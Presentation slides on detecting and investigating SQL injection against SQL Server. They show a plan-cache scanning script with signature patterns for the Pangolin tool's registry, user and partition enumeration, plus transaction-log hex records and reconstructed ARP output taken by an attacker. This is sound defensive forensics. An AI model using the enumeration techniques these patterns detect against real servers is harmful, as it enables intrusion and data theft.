IF @text like '%pangolin%xp_regread%' BEGIN set @text = 'Pangolin registry enumeration: ' + @text; exec xp_logevent 50001, @text,
    warning END
ELSE IF @text like '%is_srvrolemember(0x730079007300610064006d0069006e00) as nvarchar(4000))+char(94)+char(94)%' BEGIN set
    @text = 'Pangolin user enumeration: ' + @text; exec xp_logevent 50001, @text, warning END
ELSE IF @text like '%pangolin%xp_availablemedia%' BEGIN set @text = 'Pangolin partition enumeration: ' + @text; exec xp_logevent
    50001, @text, warning END
...
FETCH NEXT FROM CUR_cachescan INTO @dbid, @creation_time, @last_exec_time, @text, @execution_count
END
DEALLOCATE CUR_cachescan
```

Script can be downloaded from *www.applicationforensics.com/hypnosis*

Configuring your SQL Servers

- Sample eventlog entry generated in response to SQL injection banner enumeration via SQLMap



What to do when you detect something malicious

- Launching a full database forensics investigation is highly recommended
  - 33 documented database artifacts

- Turbo review of an investigation
  - Looking at just 2 artifacts (plan cache , transaction log) lets look at how to qualify a SQLi attack to identify data returned to the attacker:

Plan Cache: Reviewing plan cache can provide commands executed by the attacker\attack tool

- Database enumeration
- SELECT, INSERT, UPDATE, DELETE statements
- etc.

TLOG: If operating system was accessed and results returned to the attacker, reconstructing the associated temp table can identify data disclosed

- Command line statements executed
- Data returned to attacker

What to do when you detect something malicious

- Items logged within the transaction log in response to O/S level commands executed via the database

1) 0x300004000100FE01004B0049006E00740065007200660061006300650003A002000310039003
2002E003100360038002E0031002E003100370036002000 2D002D002D002000300078003800
2) 0x300004000100FE01006F00200020004900 6E00740065007200 6E006500740020004100640064006
40072006500730073002000200020002000200020005000680079007300690063006100 6C0020
00410064006400720065007300730020002000200020002000200054007900700065 00
3) 0x300004000100FE01007B00200020003100390032002E003100360038002E0031002E0032002
00020002000200020002000200020002000200020003000 30002D00300030002D00320031002D
00640030002D00620034002D00330037002000200020002000200064007900 6E0061006D00690
06300200020002000
4) 0x300004000100FE01007B00200020003100390032002E003100360038002E0031002E0033002
00020002000200020002000200020002000200020003000 30002D00360030002D00620030002D
00650065002D00320034002D00630065002000200020002000200064007900 6E0061006D00690
06300200020002000
5) 0x300004000100FE01007B00200020003100390032002E003100360038002E0031002E0032003
00020002000200020002000200020002000200020003000 30002D00360030002D00620030002D
00620034002D00640035002D00350037002000200020002000200064007900 6E0061006D00690
06300200020002000

What to do when you detect something malicious

- Reconstruction of data rows inserted into the table and extracted line-by-line by the attacker:

(1) Interface: 192.168.1.176 --- 0x8
(2) Internet Address Physical Address Type
(3) 192.168.1.2 00-00-21-d0-b4-37 dynamic
(4) 192.168.1.3 00-60-b0-ee-24-ce dynamic
(5) 192.168.1.20 00-60-b0-b4-d5-57 dynamic
...

Can you tell what command was executed during the attack ?

- Other possible investigation findings – post attack?
  - Data disclosed within the database and files read from the file system
  - Recovery of binaries uploaded to the database server file system / SQL CLR
  - Server login\Database user account involved
  - Database(s) impacted
  - Attacker IP address

What to do when you detect something malicious

- Additional details on database incident response and forensics
  - Whitepaper: http://www.sans.org/reading_room/whitepapers/forensics/forensic_analysis_of_a_sql_server_2005_database_server_1906
  - Past presentation: https://www.blackhat.com/presentations/bh-usa-07/Fowler/Presentation/bh-usa-07-fowler.pdf
- Step-by step instructions within *SQL Server Forensic Analysis*

Is the SQLi detection within the cache a silver bullet?

- Is hypnosis and cache-based attack detection a silver bullet? Not quite, as covered there are ways around it
- Existing hacker focus and attack tools don't take the cache into account
- It's a cat and mouse game have fun while the good guy's are a step ahead

Thanks to ***Naveed Ul Islam*** for performing the application security peer review of Hypnosis !

Thank-you

- Thank-you | Questions ??**?**

Kevvie Fowler
Director, Managed Security Services
Kevvie.fowler@telus.com